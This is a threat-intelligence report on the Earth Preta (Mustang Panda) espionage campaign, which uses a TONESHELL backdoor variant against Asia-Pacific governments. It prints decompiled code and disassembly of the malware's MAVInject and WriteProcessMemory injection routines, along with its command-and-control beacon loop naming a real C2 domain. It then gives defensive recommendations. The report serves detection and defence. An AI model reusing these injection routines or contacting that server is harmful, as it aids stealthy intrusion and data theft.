



EARTH PRETA APT EXPLOITS LEGITIMATE APPLICATIONS TO EVADE DETECTION

Vairav Cyber Security News Report

Date: February 18, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

EXECUTIVE SUMMARY

Trend Micro's Threat Hunting team has uncovered a new cyber espionage campaign by **Earth Preta (Mustang Panda)**, an advanced persistent threat (APT) group targeting government entities in the Asia-Pacific region. The attackers use a variant of the TONESHELL backdoor, leveraging legitimate software side-loading techniques and advanced evasion tactics to exfiltrate sensitive data. Earth Preta has been active since 2022, with over 200 victims, primarily targeting government agencies, political organizations, and critical infrastructure. Their evolving tactics indicate a highly sophisticated espionage operation, requiring immediate attention from security teams.

The attack begins with a spear-phishing email that delivers a malicious PDF decoy, distracting victims while the payload is executed in the background. The malware is sideloaded via Electronic Arts (EA) software and uses the Microsoft Application Virtualization Injector (MAVInject.exe) to inject its code into waitfor.exe when ESET antivirus is detected. Additionally, the Setup Factory installer is used to maintain persistence and avoid detection.

DETAILS OF THE INCIDENT




Figure 1: Infection chain of Earth Preta APT

Attack Chain and Execution

The initial access is gained through a spear-phishing email containing a malicious PDF designed to appear as a government or anti-crime initiative document.




Figure 2: Decoy PDF (left) and translated text (right)

Once executed, the dropper (IRSetup.exe) installs both legitimate executables and malware components, hiding its presence.




Figure 3: Files dropped by IRSetup.exe




Figure 4: Loading the malicious DLL

The malware sideloads EACore.dll (TONESHELL backdoor) via Electronic Arts (EA) software. The payload execution mechanism differs based on the presence of ESET security software:

- If ESET is detected, MAVInject.exe is used to inject the payload into waitfor.exe.

```

1  int __cdecl sub_60D58140(HANDLE *a1)
2  {
3      HMODULE BaseAddress; // eax
4      WCHAR v3[524]; // [esp+310h] [ebp-63Ch] BYREF
5      WCHAR Filename[264]; // [esp+728h] [ebp-224h] BYREF
6      int v5[3]; // [esp+938h] [ebp-14h] BYREF
7      int v6; // [esp+944h] [ebp-8h]
8
9      __CheckForDebuggerJustMyCode(byte_60E28013);
10     v6 = 0;
11     v5[0] = 0;
12     if ( sub_60D57C50(L"C:\\Windows\\SysWow64\\waitfor.exe", L"Event19030087251541", v5, 0, 0) )
13     {
14         j__memset(Filename, 0, 0x208u);
15         j__memset(v3, 0, 0x410u);
16         BaseAddress = GetBaseAddress();
17         GetModuleFileNameW(BaseAddress, Filename, 0x104u);
18         wprintfv(v3, L" %d /INJECTRUNNING \"%s\"", v5[0], Filename);
19         if ( sub_60D57C50(L"C:\\Windows\\SysWow64\\Mavinject.exe", v3, v5, 1, a1) )
20             return 1;
21     }
22     return v6;
23 }

```

Default (stdcall)

```

1: [esp] 6DDF6CF8 L"C:\\Windows\\SysWow64\\Mavinject.exe"
2: [esp+4] 006ABE30 L"C:\\Windows\\SysWow64\\Mavinject.exe" 2244 /INJECTRUNNING "C:\\Users\\win7x64\\Desktop\\Malware Lab\\EACore.dll\\"
3: [esp+8] 00000000
4: [esp+C] 00000000
5: [esp+10] 00000000

```

Process Name	PID	PPID	Working Set	Private Bytes	Architecture	Company Name
x32dbg.exe	872	189	156 B/s	81.54 MB	W7X64\\win7x64	x64dbg
regsvr32.exe	532	0.02	2.01 MB	W7X64\\win7x64	Microsoft(C) Register Server	
waitfor.exe	2244		884 kB	W7X64\\win7x64	waitfor - wait/send a signal ov...	

Figure 5: Function used to inject malicious code to waitfor.exe

- If ESET is not detected, the malware directly injects its code into waitfor.exe using WriteProcessMemory and CreateRemoteThreadEx APIs.

```

6E309FA0 55          push ebp
6E309FA1 8BEC       mov ebp,esp
6E309FA3 6A FF     push FFFFFFFF
6E309FA5 68 A0A23C6E push eacore.6E3CA2A0
6E309FAA 68 58DD306E push eacore.6E30DD58
6E309FAF 64:A1 00000000 mov eax,dword ptr fs:[0]
6E309FB5 50          push eax
6E309FB6 64:8925 00000000 mov dword ptr fs:[0],esp
6E309FB8 81C4 2CFCFFFF add esp,FFFFFFC2C
6E309FC3 55          push ebp
6E309FC4 56          push esi
6E309FC5 57          push edi
6E309FC6 8DBD 1CFCFFFF lea edi,dword ptr ss:[ebp-3E4]
6E309FCC B9 F3000000 mov ecx,F3
6E309FD1 B8 CCCCCCCC mov eax,CCCCCCCC
6E309FD6 F3:AB     rep stosd
6E309FD8 8965 E8     mov dword ptr ss:[ebp-18],esp
6E309FDB B9 13803D6E mov ecx,eacore.6E3D8013
6E309FE0 E8 7A8EFFFF call eacore.6E302E5F

```

Figure 6: Setting up the structured exception handler

```

6E3077CC 6A 00     push 0
6E3077CE 8B45 18     mov eax,dword ptr ss:[ebp+18]
6E3077D1 50          push eax
6E3077D2 8B4D 14     mov ecx,dword ptr ss:[ebp+14]
6E3077D5 51          push ecx
6E3077D6 8B95 08FDFFFF mov edx,dword ptr ss:[ebp-2F8]
6E3077DC 52          push edx
6E3077DD 8B85 6CFDFFFF mov eax,dword ptr ss:[ebp-294]
6E3077E3 50          push eax
6E3077E4 FF95 14FDFFFF call dword ptr ss:[ebp-2EC]

```

size
[ebp+14]:&">A"
Buffer -> .data section

Base Address

handle
WriteProcessMemory

Figure 7: Code injection function




Figure 8: Injected code in waitfor.exe




Figure 9: Function containing the decryption of shellcode

```

result = CreateEvent_sub_6B8BC4C5(result);
if ( result )
{
    *(v4 + 4) = *a1;
    *(v4 + 8) = a1[1];
    *(v4 + 12) = a1[2];
    *(v4 + 16) = a1[3];
    CreateFile_sub_6B8BE6A5(v4);
    WSA_startup_sub_6B8BEEB5(v4);
    v3 = 0;
    while ( 1 )
    {
        if ( !v3 || v3 >= 1800 )
        {
            v3 = 0;
            get_addrinfo_sub_6B8BF035(v4);           // www.militarytc[.]com:443
        }
        if ( socket_connect_sub_6B8BEEF5(v4) ) // establish connection
        {
            if ( !switch_cases_sub_6B8BC2A5(v4) ) // switch cases
                sub_6B8BEFF5(v4);
            v3 += 70;
            (*(v4 + 1872))(70000);                  // sleep
        }
        else
        {
            sub_6B8BEFF5(v4);
            v3 += 70;
            (*(v4 + 1872))(70000);
        }
    }
}

```

Figure 10: Function to communicate with the C&C server

The malware extracts and decrypts shellcode from the .data section, which includes functionalities for establishing communication with its command-and-control (C&C) server at *www.militarytc.com:443* to send system information, hostnames, and unique victim IDs.

Impact Analysis

- **Compromised Government and Critical Infrastructure Systems** – The attack primarily affects Asia-Pacific government agencies, leading to data breaches and espionage activities.
- **Stealthy Data Exfiltration** – By leveraging legitimate applications, the malware avoids detection and allows long-term persistence in compromised networks.
- **Bypassing Security Defenses** – Earth Preta evades endpoint detection by using MAVInject.exe, avoiding signature-based detection.
- **Widespread Espionage Threat** – Over 200 government entities have already been compromised, indicating a high level of targeting and success.

RECOMMENDED ACTIONS

Technical Mitigations:

- Enforce phishing detection and filtering to block emails with malicious attachments.
- Disable MAVInject.exe execution via group policy (GPO) unless explicitly required.
- Add C2 domains (*www.militarytc.com*) and IP addresses associated with Earth Preta to firewall blocklists.
- Prevent unauthorized DLL sideloading by monitoring abnormal process behaviors.
- Use behavioral analysis tools to detect process injection techniques and unauthorized registry modifications.

Organizational Recommendations:

- Educate personnel on phishing threats and encourage verification of unexpected emails.
- Conduct penetration testing and threat-hunting exercises to identify potential malware infection points.
- Restrict administrative privileges to minimize the risk of lateral movement within networks.

Incident Response Actions:

- Identify potential signs of malware injection within enterprise environments.
- Validate the integrity of legitimate EA applications and scan for unexpected DLL modifications.
- Integrate the latest threat intelligence reports on APT activities to enhance security defenses.

ADDITIONAL RESOURCES AND OFFICIAL STATEMENTS

<https://securityonline.info/earth-pret-a-group-evades-detection-with-legitimate-and-malicious-components/>

https://www.trendmicro.com/en_us/research/25/b/earth-pret-a-mixes-legitimate-and-malicious-components-to-sidestep-detection.html

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: <https://vairavtech.com>